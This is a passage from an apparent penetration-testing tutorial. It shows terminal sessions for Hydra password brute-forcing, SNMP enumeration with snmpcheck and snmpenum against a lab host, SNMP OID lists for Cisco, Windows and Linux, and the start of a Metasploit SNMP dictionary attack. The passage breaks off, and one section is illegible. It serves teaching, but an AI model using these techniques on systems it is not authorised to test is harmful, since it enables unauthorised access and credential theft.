


```
Applications Places System >
root@root: ~
File Edit View Terminal Help
[1]+  Stopped                  ping 192.168.48.128
root@root:~# hydra
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-06-06 03:45:50
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-C FILE] [-e ns]
[-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vv]
[-4|-6] [-x MIN:MAX:CHARSET] [server service [OPT]]|[service://server[:PORT]][/OPT]]

Options:
-R      restore a previous aborted/crashed session
-S      connect via SSL
-s PORT  if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS  or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get help
-e ns    additional checks, "n" for null password, "s" try login as pass
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  server list for parallel attacks, one entry per line
-o FILE  write found login/password pairs to FILE instead of stdout
-f       exit after the first found login/password pair (per host if -M)
-t TASKS run TASKS number of connects in parallel (default: 16)
-w TIME  defines the max wait time in seconds for responses (default: 30)
-4 / -6  prefer IPv4 (default) or IPv6 addresses
-v / -V  verbose mode / show login+pass combination for each attempt
-U       service module usage details
server   the target server (use either this OR the -M option)
service  the service to crack. Supported protocols: cisco cisco-enable cvs ft
```

Here we will try to find an huge list of default user name and password and then feed them into hydra. Basically we need to create a file with login:pass.

9.10 Snmp Attacks Using Snmpcheck



```
Applications Places System
root@root: /pentest/enumeration/snmp/snmpcheck
File Edit View Terminal Help
root@root:/#
root@root:/#
root@root:/#
root@root:/# pwd
/
root@root:/# cd pentest/enumeration/snmp/snmpcheck
root@root:/pentest/enumeration/snmp/snmpcheck# ls
snmpcheck-1.8.pl
root@root:/pentest/enumeration/snmp/snmpcheck# ./snmpcheck-1.8.pl
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

Usage ./snmpcheck.pl -t <IP address>

-t : target host;

-p : SNMP port; default port is 161;
-c : SNMP community; default is public;
-v : SNMP version (1,2); default is 1;
-r : request retries; default is 0;


-w : detect write access (separate action by enumeration);

-d : disable 'TCP connections' enumeration!
-T : force timeout in seconds; default is 20. Max is 60;
-D : enable debug;
-h : show help menu;

root@root:/pentest/enumeration/snmp/snmpcheck#
```

We enter the pentest/enumeration/snmp/snmpcheck directory where we are going to run the snmp enumerator tool called snmp check

9.11 Connecting the router using SnmpCheck




```
Applications Places System >
^ v x root@root: /pentest/enumeration/snmp/snmpcheck
File Edit View Terminal Help
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.48.128
[*] Connected to 192.168.48.128
[*] Starting enumeration at 2012-06-12 08:08:36

<< back | track 5
```

We run the snmp check. As we can see Snmp enumerator trying to connect with the router. Here we can see the hardware, storage information, processes currently running.


9.12 Looking for important file in Snmpenum



```
Applications Places System >
Tue Jun 12, 8:20 AM
root@root: /pentest/enumeration/snmp/snmpenum
File Edit View Terminal Help
root@root:/pentest/enumeration# cd ..
root@root:/pentest# cd ..
root@root:/# pwd
/
root@root:/# cd pentest
root@root:/pentest# ls
backdoors  enumeration  libs      re          scanners  tunneling  wireless
bluetooth  exploits     misc      reporting   sniffers  voip
cisco      forensics    passwords reverse-engineering stressing  web
database   fuzzers      python    rfid        telephony windows-binaries
root@root:/pentest# cd enumeration
root@root:/pentest/enumeration# cd snmp
root@root:/pentest/enumeration/snmp# ls
admsnmp  onesixtyone  snmpcheck  snmpenum
root@root:/pentest/enumeration/snmp# cd snmpenum
root@root:/pentest/enumeration/snmp/snmpenum# ls
cisco.txt  linux.txt  README.txt  snmpenum.pl  windows.txt
root@root:/pentest/enumeration/snmp/snmpenum# less cisco.txt
[9]+ Stopped less cisco.txt
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
root@root:/pentest/enumeration/snmp/snmpenum#
```

We are in the directory pentest/enumeration/snmp and will look forward to the available file namely cisco.txt, linux.txt and windows.txt


9.13 Cisco.txt Details



```
root@root: /pentest/enumeration/snmp/snmpenum
File Edit View Terminal Help
Cisco LAST TERMINAL USERS 1.3.6.1.4.1.9.9.43.1.1.6.1.8
Cisco INTERFACES 1.3.6.1.2.1.2.2.1.2
Cisco SYSTEM INFO 1.3.6.1.2.1.1.1
Cisco HOSTNAME 1.3.6.1.2.1.1.5
Cisco SNMPcommunities 1.3.6.1.6.3.12.1.3.1.4
Cisco UPTIME 1.3.6.1.2.1.1.3
Cisco IP ADDRESSES 1.3.6.1.2.1.4.20.1.1
Cisco INTERFACE DESCRIPTIONS 1.3.6.1.2.1.31.1.1.1.18
Cisco HARDWARE 1.3.6.1.2.1.47.1.1.1.1.2
Cisco TACACS SERVER 1.3.6.1.4.1.9.2.1.5
Cisco LOGMESSAGES 1.3.6.1.4.1.9.9.41.1.2.3.1.5
Cisco PROCESSES 1.3.6.1.4.1.9.9.109.1.2.1.1.2
Cisco SNMP TRAP SERVER 1.3.6.1.6.3.12.1.2.1.7
cisco.txt (END)
<< back | track 5
```

Basically this is nothing but a tree of various kind of information which can be available via Snmp.

9.14 Windows.txt Details



```
Applications Places System >_
Tue Jun 12, 8:22 AM
root@root: /pentest/enumeration/snmp/snmpenum
File Edit View Terminal Help
Windows RUNNING PROCESSES 1.3.6.1.2.1.25.4.2.1.2
Windows INSTALLED SOFTWARE 1.3.6.1.2.1.25.6.3.1.2
Windows SYSTEM INFO 1.3.6.1.2.1.1.1
Windows HOSTNAME 1.3.6.1.2.1.1.5
Windows DOMAIN 1.3.6.1.4.1.77.1.4.1
Windows UPTIME 1.3.6.1.2.1.1.3
Windows USERS 1.3.6.1.4.1.77.1.2.25
Windows SHARES 1.3.6.1.4.1.77.1.2.27
Windows DISKS 1.3.6.1.2.1.25.2.3.1.3
Windows SERVICES 1.3.6.1.4.1.77.1.2.3.1.1
Windows LISTENING TCP PORTS 1.3.6.1.2.1.6.13.1.3.0.0.0.0
Windows LISTENING UDP PORTS 1.3.6.1.2.1.7.5.1.2.0.0.0.0
windows.txt (END)
<< back | track 5
```

9.15 Linux.txt Details


The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the output of a network enumeration script. The output lists various system information for a Linux host, including IP addresses, hostnames, and ports. A large, stylized watermark of a dragon is visible in the background of the terminal window. The text "back | track 5" is overlaid on the terminal output.

Linux	Running Processes	1.3.6.1.2.1.25.4.2.1.2
Linux	System Info	1.3.6.1.2.1.1.1
Linux	Hostname	1.3.6.1.2.1.1.5
Linux	Uptime	1.3.6.1.2.1.1.3
Linux	Mountpoints	1.3.6.1.2.1.25.2.3.1.3
Linux	Running Software Paths	1.3.6.1.2.1.25.4.2.1.4
Linux	Listening UDP Ports	1.3.6.1.2.1.7.5.1.2.0.0.0.0
Linux	Listening TCP Ports	1.3.6.1.2.1.6.13.1.3.0.0.0.0

back | track 5

(END)

9.16 Running Snmpenum Program



```
Applications Places System [x]
root@root: /pentest/enumeration/snmp/snmpenum
File Edit View Terminal Help
[1]+  Stopped                  less linux.txt
root@root:/pentest/enumeration/snmp/snmpenum# ./snmpenum.pl
Usage: perl enum.pl <IP-address> <community> <configfile>

root@root:/pentest/enumeration/snmp/snmpenum# ./snmpenum.pl 192.168.48.128 public cisco.txt

-----
PROCESSES
-----

ERROR: No response from remote host '192.168.48.128'

-----
IP ADDRESSES
-----

ERROR: No response from remote host '192.168.48.128'

-----
UPTIME
-----


root@root: /pentest/en...
```

Here We are running the Snmpenum program. It expects three inputs: IP address, community String and the configuration file. The Configuration file is nothing but the Window, linux or Cisco txt file depend upon the information required.

9.17 Dictionary Attack Using Metasploit On Snmp

[illegible]

9.18 Search Snmp



```

Applications Places System [x]
root@root: /pentest/exploits/framework3
File Edit View Terminal Help
=[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --[ 684 exploits - 355 auxiliary
+ -- --[ 217 payloads - 27 encoders - 8 nops

